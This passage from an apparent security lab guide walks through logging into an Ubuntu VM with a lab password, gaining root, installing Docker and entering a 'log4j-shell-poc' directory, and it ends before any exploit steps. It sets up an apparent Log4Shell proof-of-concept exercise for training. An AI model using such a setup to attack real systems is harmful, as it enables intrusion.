


2. Click to select **Ubuntu** account, in the Password field, type **toor** and press **Enter** to sign in.

May 18 01:42




3. In the left pane, under **Activities** list, scroll down and click the **Terminal** icon to open the Terminal window.




4. Now, type **sudo su** and hit **Enter** to gain super-user access. Ubuntu will ask for the password; type **toor** as the password and hit **Enter**.

May 18 01:44

A screenshot of the Ubuntu desktop environment. On the left is a vertical dock with icons for Dash, Home, Applications, Help, and a terminal window. The terminal window is open and shows the command 'sudo su' being run by the user 'ubuntu'. The terminal title bar says 'root@ubuntu-Virtual-Machine: /home/ubuntu'. The desktop background is dark.

5. First we need to install docker.io in ubuntu machine, to do that type **sudo apt-get update** and press **Enter**.

A screenshot of the Ubuntu desktop environment, identical to the previous one but with a longer command history in the terminal. The terminal window shows the user has already run 'sudo su' and is now at the root prompt. The next command entered is 'sudo apt-get update', which is highlighted in blue, indicating it is the current command being typed or has just been typed.

```
Activities Terminal May 18 01:44 root@ubuntu-Virtual-Machine: /home/ubuntu
root@ubuntu-Virtual-Machine:~$ sudo su
[sudo] password for ubuntu:
root@ubuntu-Virtual-Machine:/home/ubuntu# sudo apt-get update
```

6. Once the update is completed, type **sudo apt-get install docker.io** and press **Enter** to install docker.



Note: If a question appears **Do you want to continue?** type **Y** and press **Enter**.

Activities Terminal May 18 01:47

```
root@ubuntu-Virtual-Machine:/home/ubuntu# sudo apt-get install docker.io
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages were automatically installed and are no longer required:
  app-install-data-partner cpp-9 gcc-10-base gcc-9-base gir1.2-clutter-1.0 gir1.2-clutter-gst-3.0
  gir1.2-cogl-1.0 gir1.2-cogl-pango-1.0 gir1.2-gnomebluetooth-1.0 gir1.2-gtkclutter-1.0
  gnome-getting-started-docs gnome-screenshot ippusbxld libamtk-5-0 libamtk-5-common libasan5
  libboost-filesystem1.71.0 libboost-iostreams1.71.0 libboost-locale1.71.0 libboost-thread1.71.0
  libbrlapi0.7 libcamel-1.2-62 libcbor0.6 libcdio18 libcmis-0.5-5v5 libdpkg-perl libdataserver-1.2-24
  libdataserverui-1.2-2 libfile-fcntllock-perl libfuse2 libgcc-9-dev libgupnp-1.2-0 libhandy-0.0-0
  libheimbase1-heimdal libhogweed5 libicu66 libidn11 libisl22 libjson-c4 libjuh-java libjurt-java
  libibreoffice-java libllvm12 liblua5.2-0 libmpdec2 libmysqlclient21 libneon27-gnutls libnettle7
  libntfs-3g883 libobjc-9-dev libomp5-10 liborcus-0.15-0 libperl5.30 libphonenum97 libpoppler97
  libprotobuf17 libpython3.8 libpython3.8-minimal libpython3.8-stdlib libqpdf26 libraw19
  libreoffice-style-tango libridl-java libroken18-heimdal libsane libsnmp35 libstdc++-9-dev
  libtepl-4-0 libtracker-control-2.0-0 libtracker-miner-2.0-0 libtracker-sparql-2.0-0
  libunoloader-java libvpx6 libwebp6 libwind0-heimdal libwmf0.2-7 libxmlb1
  linux-headers-5.13.0-40-generic linux-headers-generic-hwe-20.04 linux-hwe-5.13-headers-5.13.0-40
  linux-image-5.13.0-40-generic linux-image-generic-hwe-20.04 linux-modules-5.13.0-40-generic
  llvm-10-tools ltrace lz4 mysql-common perl-modules-5.30 popularity-contest python3-entrypoints
  python3-requests-unixsocket python3-simplejson python3.8 python3.8-minimal syslinux syslinux-common
  syslinux-legacy ure-java vino xul-ext-ubufox
Use 'sudo apt autoremove' to remove them.
The following additional packages will be installed:
  bridge-utils containerd pigz runc ubuntu-fan
Suggested packages:
  ifupdown aufs-tools btrfs-progs cgroupfs-mount | cgroup-lite debootstrap docker-doc rinse zfs-fuse
  | zfsutils
The following NEW packages will be installed:
  bridge-utils containerd docker.io pigz runc ubuntu-fan
0 upgraded, 6 newly installed, 0 to remove and 8 not upgraded.
Need to get 65.3 MB of archives.
After this operation, 282 MB of additional disk space will be used.
Do you want to continue? [Y/n] Y
Get:1 http://us.archive.ubuntu.com/ubuntu jammy/universe amd64 pigz amd64 2.6-1 [63.6 kB]
Get:2 http://us.archive.ubuntu.com/ubuntu jammy/main amd64 bridge-utils amd64 1.7-1ubuntu3 [34.4 kB]
Get:3 http://us.archive.ubuntu.com/ubuntu jammy/main amd64 runc amd64 1.1.0-0ubuntu1 [4,087 kB]
Get:4 http://us.archive.ubuntu.com/ubuntu jammy/main amd64 containerd amd64 1.5.0-2ubuntu2 [27.0 kB]
```


7. Once docker.io is successfully installed, type **cd log4j-shell-poc/** and press **Enter** to navigate to **log4j-shell-poc** directory.

May 18 01:49

Activities Terminal

